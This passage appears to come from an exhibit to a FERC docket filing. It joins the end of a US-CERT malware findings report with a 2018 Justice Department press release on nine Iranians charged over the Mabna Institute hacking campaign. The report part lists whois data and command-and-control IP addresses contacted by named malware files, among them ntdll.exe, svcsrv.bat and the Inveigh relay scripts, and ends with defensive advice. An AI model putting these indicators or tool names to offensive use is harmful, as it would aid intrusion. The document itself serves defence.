created:       2017-02-24T13:32:11Z
last-modified: 2017-02-24T13:32:11Z
source:        RIPE

route:         195.87.199.0/24
descr:         VODAFONE NET (CAMLICA)
origin:        AS8386
mnt-by:        KOCNET-NCC
created:       2012-08-28T19:38:03Z
last-modified: 2012-08-28T19:38:03Z
source:        RIPE
```

Relationships

(I) 195.87.199.197	Characterized_By	(W) inetnum: 195.
(I) 195.87.199.197	Connected_From	(F) ntdll.exe (8943e)

167.114.44.147

Whois

```
NetRange:       167.114.44.144 - 167.114.44.159
CIDR:           167.114.44.144/28
NetName:        OVH-CUST-2693234
NetHandle:      NET-167-114-44-144-1
Parent:         OVH-ARIN-8 (NET-167-114-0-0-1)
NetType:        Reassigned
OriginAS:       AS16276
Customer:       Private Customer (C06138365)
RegDate:        2016-05-29
Updated:        2016-05-29
Ref:            https[:]//whois.arin.net/rest/net/NET-167-114-44-144-1

CustName:       Private Customer
Address:        Private Residence
City:           Bentong
StateProv:
PostalCode:     28700
Country:        MY
RegDate:        2016-05-29
Updated:        2016-05-29
Ref:            https[:]//whois.arin.net/rest/customer/C06138365

OrgTechHandle: NOC11876-ARIN
OrgTechName:   NOC
OrgTechPhone:  +1-855-684-5463
OrgTechEmail:
OrgTechRef:    https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

OrgAbuseHandle: ABUSE3956-ARIN
```

```
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-855-684-5463
OrgAbuseEmail:
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE3956-ARIN

RAbuseHandle: NOC11876-ARIN
RAbuseName:   NOC
RAbusePhone:  +1-855-684-5463
RAbuseEmail:
RAbuseRef:    https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

RNOCHandle: NOC11876-ARIN
RNOCName:   NOC
RNOCPhone:  +1-855-684-5463
RNOCEmail:
RNOCRef:    https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

RTechHandle: NOC11876-ARIN
RTechName:   NOC
RTechPhone:  +1-855-684-5463
RTechEmail:
RTechRef:    https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

NetRange:       167.114.0.0 - 167.114.255.255
CIDR:           167.114.0.0/16
NetName:        OVH-ARIN-8
NetHandle:      NET-167-114-0-0-1
Parent:         NET167 (NET-167-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS16276
Organization:   OVH Hosting, Inc. (HO-2)
RegDate:        2014-08-29
Updated:        2014-09-02
Ref:            https[:]//whois.arin.net/rest/net/NET-167-114-0-0-1

OrgName:        OVH Hosting, Inc.
OrgId:          HO-2
Address:        800-1801 McGill College
City:           Montreal
StateProv:      QC
PostalCode:     H3A 2N4
Country:        CA
RegDate:        2011-06-22
Updated:        2017-01-28
Ref:            https[:]//whois.arin.net/rest/org/HO-2

OrgTechHandle: NOC11876-ARIN
OrgTechName:   NOC
OrgTechPhone:  +1-855-684-5463
OrgTechEmail:
OrgTechRef:    https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

OrgAbuseHandle: ABUSE3956-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-855-684-5463
OrgAbuseEmail:
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE3956-ARIN

RAbuseHandle: NOC11876-ARIN
RAbuseName:   NOC
RAbusePhone:  +1-855-684-5463
RAbuseEmail:
RAbuseRef:    https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

RNOCHandle: NOC11876-ARIN
RNOCName:   NOC
RNOCPhone:  +1-855-684-5463
RNOCEmail:
RNOCRef:    https[:]//whois.arin.net/rest/poc/NOC11876-ARIN
```

RTechHandle: NOC11876-ARIN
RTechName: NOC
RTechPhone: +1-855-684-5463
RTechEmail:
RTechRef: https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

Relationships

(I) 167.114.44.147	Characterized_By	(W) NetRange: 167.
(I) 167.114.44.147	Connected_From	(F) s.exe (04738)

5.153.58.45

Relationships

(I) 5.153.58.45	Connected_From	(F) svcsrv.bat (61c90)

Relationship Summary

(F) d.js (a07aa)	Connected_To	(I) 187.130.251.249
(F) d.js (a07aa)	Connected_To	(I) 184.154.150.66
(I) 187.130.251.249	Connected_From	(F) goo-AA021-1468346915-00-50-56-A5-34-B3.js (ba756)
(I) 187.130.251.249	Characterized_By	(W) inetnum: 187.128
(I) 187.130.251.249	Connected_From	(F) d.js (a07aa)
(I) 184.154.150.66	Characterized_By	(W) NetRange: 184.
(I) 184.154.150.66	Connected_From	(F) d.js (a07aa)
(F) goo-AA021-1468346915-00-50-56-A5-34-B3.js (ba756)	Connected_To	(I) 187.130.251.249
(F) ntdll.exe (8943e)	Connected_To	(I) 2.229.10.193
(F) ntdll.exe (8943e)	Connected_To	(I) 41.78.157.34
(F) ntdll.exe (8943e)	Connected_To	(I) 176.53.11.130
(F) ntdll.exe (8943e)	Connected_To	(I) 82.222.188.18
(F) ntdll.exe (8943e)	Connected_To	(I) 130.25.10.158
(F) ntdll.exe (8943e)	Connected_To	(I) 41.205.61.221
(F) ntdll.exe (8943e)	Connected_To	(I) 5.150.143.107
(F) ntdll.exe (8943e)	Connected_To	(I) 193.213.49.115
(F) ntdll.exe (8943e)	Connected_To	(I) 195.87.199.197
(I) 2.229.10.193	Characterized_By	(W) inetnum: 2.22
(I) 2.229.10.193	Connected_From	(F) ntdll.exe (8943e)
(I) 41.78.157.34	Characterized_By	(W) inetnum: 41.7
(I) 41.78.157.34	Connected_From	(F) ntdll.exe (8943e)
(I) 176.53.11.130	Characterized_By	(W) inetnum: 176.
(I) 176.53.11.130	Connected_From	(F) ntdll.exe (8943e)
(I) 82.222.188.18	Characterized_By	(W) inetnum: 82.2
(I) 82.222.188.18	Connected_From	(F) ntdll.exe (8943e)
(I) 130.25.10.158	Characterized_By	(W) inetnum: 130.
(I) 130.25.10.158	Connected_From	(F) ntdll.exe (8943e)
(I) 41.205.61.221	Characterized_By	(W) IP Location Angola
(I) 41.205.61.221	Connected_From	(F) ntdll.exe (8943e)
(I) 5.150.143.107	Characterized_By	(W) inetnum: 5.15
(I) 5.150.143.107	Connected_From	(F) ntdll.exe (8943e)
(I) 193.213.49.115	Characterized_By	(W) inetnum: 193.
(I) 193.213.49.115	Connected_From	(F) ntdll.exe (8943e)
(I) 195.87.199.197	Characterized_By	(W) inetnum: 195.

(I) 195.87.199.197	Connected_From	(F) ntdll.exe (8943e)
(F) s.exe (04738)	Connected_To	(I) 167.114.44.147
(I) 167.114.44.147	Characterized_By	(W) NetRange: 167.
(I) 167.114.44.147	Connected_From	(F) s.exe (04738)
(F) Inveigh.ps1 (aa905)	Related_To	(F) Inveigh-Relay.ps1 (5dbef)
(F) Inveigh.ps1 (aa905)	Related_To	(F) svcsrv.bat (61c90)
(F) Inveigh-Relay.ps1 (5dbef)	Related_To	(F) Inveigh.ps1 (aa905)
(F) svcsrv.bat (61c90)	Connected_To	(I) 5.153.58.45
(F) svcsrv.bat (61c90)	Related_To	(F) Inveigh.ps1 (aa905)
(F) svcsrv.bat (61c90)	Characterized_By	(S) Svcsrv.bat_screenshot.png
(S) Svcsrv.bat_screenshot.png	Characterizes	(F) svcsrv.bat (61c90)
(I) 5.153.58.45	Connected_From	(F) svcsrv.bat (61c90)
(F) n.zip.dv9vpwt.partial (3b6c3)	Contains	(F) list.txt (61e26)
(F) n.zip.dv9vpwt.partial (3b6c3)	Contains	(F) Ps.exe (aeee9)
(F) n.zip.dv9vpwt.partial (3b6c3)	Contains	(F) SD.bat (7dbfa)
(F) list.txt (61e26)	Contained_Within	(F) n.zip.dv9vpwt.partial (3b6c3)
(F) list.txt (61e26)	Resolved_To	(F) SD.bat (7dbfa)
(F) Ps.exe (aeee9)	Contained_Within	(F) n.zip.dv9vpwt.partial (3b6c3)
(F) Ps.exe (aeee9)	Related_To	(F) SD.bat (7dbfa)
(F) SD.bat (7dbfa)	Contained_Within	(F) n.zip.dv9vpwt.partial (3b6c3)
(F) SD.bat (7dbfa)	Related_To	(F) Ps.exe (aeee9)
(F) SD.bat (7dbfa)	Resolved_To	(F) list.txt (61e26)
(W) NetRange: 167.	Characterizes	(I) 167.114.44.147
(W) inetnum: 195.	Characterizes	(I) 195.87.199.197
(W) inetnum: 193.	Characterizes	(I) 193.213.49.115
(W) inetnum: 5.15	Characterizes	(I) 5.150.143.107
(W) IP Location Angola	Characterizes	(I) 41.205.61.221
(W) inetnum: 130.	Characterizes	(I) 130.25.10.158
(W) inetnum: 82.2	Characterizes	(I) 82.222.188.18
(W) inetnum: 176.	Characterizes	(I) 176.53.11.130
(W) inetnum: 41.7	Characterizes	(I) 41.78.157.34
(W) inetnum: 2.22	Characterizes	(I) 2.229.10.193
(W) NetRange: 184.	Characterizes	(I) 184.154.150.66
(W) inetnum: 187.128	Characterizes	(I) 187.130.251.249

Mitigation Recommendations

US-CERT recommends monitoring activity to the following domain(s) and/or IP(s) as a potential indicator of infection:

- 2.229.10.193
- 41.78.157.34
- 176.53.11.130
- 82.222.188.18
- 130.25.10.158
- 41.205.61.221
- 193.213.49.115
- 195.87.199.197
- 167.114.44.147
- 5.153.58.45
- 187.130.251.249
- 184.154.150.66
- 5.150.143.107

US-CERT would like to remind users and administrators of the following best practices to strengthen the security posture of their organization's systems:

- Maintain up-to-date antivirus signatures and engines.
- Restrict users' ability (permissions) to install and run unwanted software applications.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Keep operating system patches up-to-date.
- Enable a personal firewall on agency workstations.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumbdrives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats; implement appropriate ACLs.

Contact Information

- 1-888-282-0870
- soc@us-cert.gov (UNCLASS)
- us-cert@dhs.sgov.gov (SIPRNET)
- us-cert@dhs.ic.gov (JWICS)

US-CERT continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://forms.us-cert.gov/ncsd-feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact US-CERT and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the US-CERT Security Operations Center at 1-888-282-0870 or soc@us-cert.gov.

Can I submit malware to US-CERT? Malware samples can be submitted via three methods. Contact us with any questions.

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov/malware (anonymous)

US-CERT encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on US-CERT's homepage at www.us-cert.gov.

Exhibit 2
To Comments Submitted in
FERC Docket RM17-13-000 by Michael Mabee

JUSTICE NEWS

Department of Justice

Office of Public Affairs

FOR IMMEDIATE RELEASE Friday, March 23, 2018

Nine Iranians Charged With Conducting Massive Cyber Theft Campaign on Behalf of the Islamic Revolutionary Guard Corps

Mabna Institute Hackers Penetrated Systems Belonging to Hundreds of Universities, Companies, and Other Victims to Steal Research, Academic and Proprietary Data, and Intellectual Property

An Indictment charging Gholamreza Rafatnejad, 38; Ehsan Mohammadi, 37; Abdollah Karima, aka Vahid Karima, 39; Mostafa Sadeghi, 28; Seyed Ali Mirkarimi, 34; Mohammed Reza Sabahi, 26; Roozbeh Sabahi, 24; Abuzar Gohari Moqadam, 37; and Sajjad Tahmasebi, 30, all citizens and residents of Iran, was unsealed today. The defendants were each leaders, contractors, associates, hackers-for-hire or affiliates of the Mabna Institute, an Iran-based company that, since at least 2013, conducted a coordinated campaign of cyber intrusions into computer systems belonging to 144 U.S. universities, 176 universities across 21 foreign countries, 47 domestic and foreign private sector companies, the U.S. Department of Labor, the Federal Energy Regulatory Commission, the State of Hawaii, the State of Indiana, the United Nations, and the United Nations Children's Fund. Through the defendants' activities, the Mabna Institute stole more than 31 terabytes of academic data and intellectual property from universities, and email accounts of employees at private sector companies, government agencies, and non-governmental organizations. The defendants conducted many of these intrusions on behalf of the Islamic Republic of Iran's (Iran) Islamic Revolutionary Guard Corps (IRGC), one of several entities within the government of Iran responsible for gathering intelligence, as well as other Iranian government and university clients. In addition to these criminal charges, today the Department of the Treasury's Office of Foreign Assets Control (OFAC) designated the Mabna Institute and the nine defendants for sanctions for the malicious cyber-enabled activity outlined in the Indictment.

The charges were announced by Deputy Attorney General Rod J. Rosenstein; Assistant Attorney General for National Security John C. Demers; U.S. Attorney Geoffrey S. Berman for the Southern District of New York; FBI Director Christopher A. Wray; Assistant Director in Charge William F. Sweeney Jr. of the FBI's New York Field Division; and Treasury Under Secretary for Terrorism and Financial Intelligence Sigal Mandelker.

"These nine Iranian nationals allegedly stole more than 31 terabytes of documents and data from more than 140 American universities, 30 American companies, five American government agencies, and also more than 176 universities in 21 foreign countries," said Deputy Attorney General Rosenstein. "For many of these intrusions, the defendants acted at the behest of the Iranian government and, specifically, the Iranian Revolutionary Guard Corps. The Department of Justice will aggressively investigate and prosecute hostile actors who attempt to profit from America's ideas by infiltrating our computer systems and stealing intellectual property. This case is important because it will disrupt the defendants' hacking operations and deter similar crimes."

"Today, in one of the largest state-sponsored hacking campaigns ever prosecuted by the Department of Justice, we have unmasked criminals who normally hide behind the ones and zeros of computer code," said U.S. Attorney Berman. "As alleged, this massive and brazen cyber-assault on the computer systems of hundreds of universities in 22 countries and dozens of private sector companies and governmental organizations was conducted on behalf of Iran's Islamic Revolutionary Guard. The hackers targeted innovations and intellectual property from our country's greatest minds. These defendants are now fugitives from American justice, no longer free to travel outside Iran without risk of arrest. The only way they will see the outside world is through their computer screens, but stripped of their greatest asset – anonymity."

“This investigation involved a complex threat in a dynamic landscape, but today’s announcement highlights the commitment of the FBI and our partners to vigorously pursue those that threaten U.S. property and security,” said Director Wray. “Today, not only are we publicly identifying the foreign hackers who committed these malicious cyber intrusions, but we are also sending a powerful message to their backers, the Government of the Islamic Republic of Iran: your acts do not go unnoticed. We will protect our innovation, ideas and information, and we will use every tool in our toolbox to expose those who commit these cyber crimes. Our memory is long; we will hold them accountable under the law, no matter where they attempt to hide.”

According to the allegations contained in the Indictment unsealed today in Manhattan federal court:

Background on the Mabna Institute

Gholamreza Rafatnejad and Ehsan Mohammadi, the defendants, founded the Mabna Institute in approximately 2013 to assist Iranian universities and scientific and research organizations in stealing access to non-Iranian scientific resources. In furtherance of its mission, the Mabna Institute employed, contracted, and affiliated itself with hackers-for-hire and other contract personnel to conduct cyber intrusions to steal academic data, intellectual property, email inboxes and other proprietary data, including Abdollah Karima, aka Vahid Karima, Mostafa Sadeghi, Seyed Ali Mirkarimi, Mohammed Reza Sabahi, Roozbeh Sabahi, Abuzar Gohari Moqadam, and Sajjad Tahmasebi. The Mabna Institute contracted with both Iranian governmental and private entities to conduct hacking activities on their behalf, and specifically conducted the university spearphishing campaign on behalf of the IRGC. The Mabna Institute is located at Tehran, Sheikh Bahaii Shomali, Koucheh Dawazdeh Metri Sevom, Plak 14, Vahed 2, Code Posti 1995873351.

University Hacking Campaign

The Mabna Institute, through the activities of the defendants, targeted more than 100,000 accounts of professors around the world. They successfully compromised approximately 8,000 professor email accounts across 144 U.S.-based universities, and 176 universities located in foreign countries, including Australia, Canada, China, Denmark, Finland, Germany, Ireland, Israel, Italy, Japan, Malaysia, Netherlands, Norway, Poland, Singapore, South Korea, Spain, Sweden, Switzerland, Turkey and the United Kingdom. The campaign started in approximately 2013, continued through at least December 2017, and broadly targeted all types of academic data and intellectual property from the systems of compromised universities. Through the course of the conspiracy, U.S.-based universities spent more than approximately $3.4 billion to procure and access such data and intellectual property.

The members of the conspiracy used stolen account credentials to obtain unauthorized access to victim professor accounts, which they used to steal research, and other academic data and documents, including, among other things, academic journals, theses, dissertations, and electronic books. The defendants targeted data across all fields of research and academic disciplines, including science and technology, engineering, social sciences, medical, and other professional fields. The defendants stole at least approximately 31.5 terabytes of academic data and intellectual property, which they exfiltrated to servers outside the United States that were under the control of members of the conspiracy.

In addition to stealing academic data and login credentials for the benefit of the Government of Iran, the defendants also sold the stolen data through two websites, Megapaper.ir (Megapaper) and Gigapaper.ir (Gigapaper). Megapaper was operated by Falinoos Company, a company controlled by Abdollah Karima, aka Vahid Karima, the defendant, and Gigapaper was affiliated with Karima. Megapaper sold stolen academic resources to customers within Iran, including Iran-based public universities and institutions, and Gigapaper sold a service to customers within Iran whereby purchasing customers could use compromised university professor accounts to directly access the online library systems of particular U.S.-based and foreign universities.

Accompanying Mitigation Efforts

Prior to the unsealing of the Indictment, the FBI provided foreign law enforcement partners with detailed information regarding victims within their jurisdictions, so that victims in foreign countries could be notified and foreign partners could assist in remediation efforts.

Also, in connection with the unsealing of the Indictment, today the FBI provided private sector partners detailed information regarding the vulnerabilities targeted and the intrusion vectors used by the Mabna Institute in their campaign against private sector companies. This information will assist the public in its network defense and mitigation efforts.

* * *

Rafatnejad, Mohammadi, Karima, Sadeghi, Mirkarimi, Sabahi, Sabahi, Moqadam and Tahmasebi was each is charged with one count of conspiracy to commit computer intrusions, which carries a maximum sentence of five years in prison; one count of conspiracy to commit wire fraud, which carries a maximum sentence of 20 years in prison; two counts of unauthorized access of a computer, each of which carries a maximum sentence of five years in prison; two counts of wire fraud, each of which carries a maximum sentence of 20 years in prison; and one count of aggravated identity theft, which carries a mandatory sentence of two years in prison. The maximum potential sentences in this case are prescribed by Congress and are provided here for informational purposes only, as any sentencings of the defendants will be determined by the assigned judge.

Mr. Rosenstein and Mr. Berman praised the outstanding investigative work of the FBI, the assistance of the United Kingdom's National Crime Agency (NCA), and the support of the OFAC. Assistant U.S. Attorneys Timothy T. Howard, Jonathan Cohen and Richard Cooper are in charge of the prosecution, with assistance provided by Trial Attorneys Heather Alpino and Jason McCullough of the National Security Division's Counterintelligence and Export Control Section.

The charges contained in the Indictment are merely accusations and the defendants are presumed innocent unless and until proven guilty.

For the U.S. Department of Treasury's press release announcing corresponding sanctions click here.

Topic(s):
Counterintelligence and Export Control

Component(s):
National Security Division (NSD)
USAO - New York, Southern

Press Release Number:
18-350

Updated March 23, 2018

Document Content(s)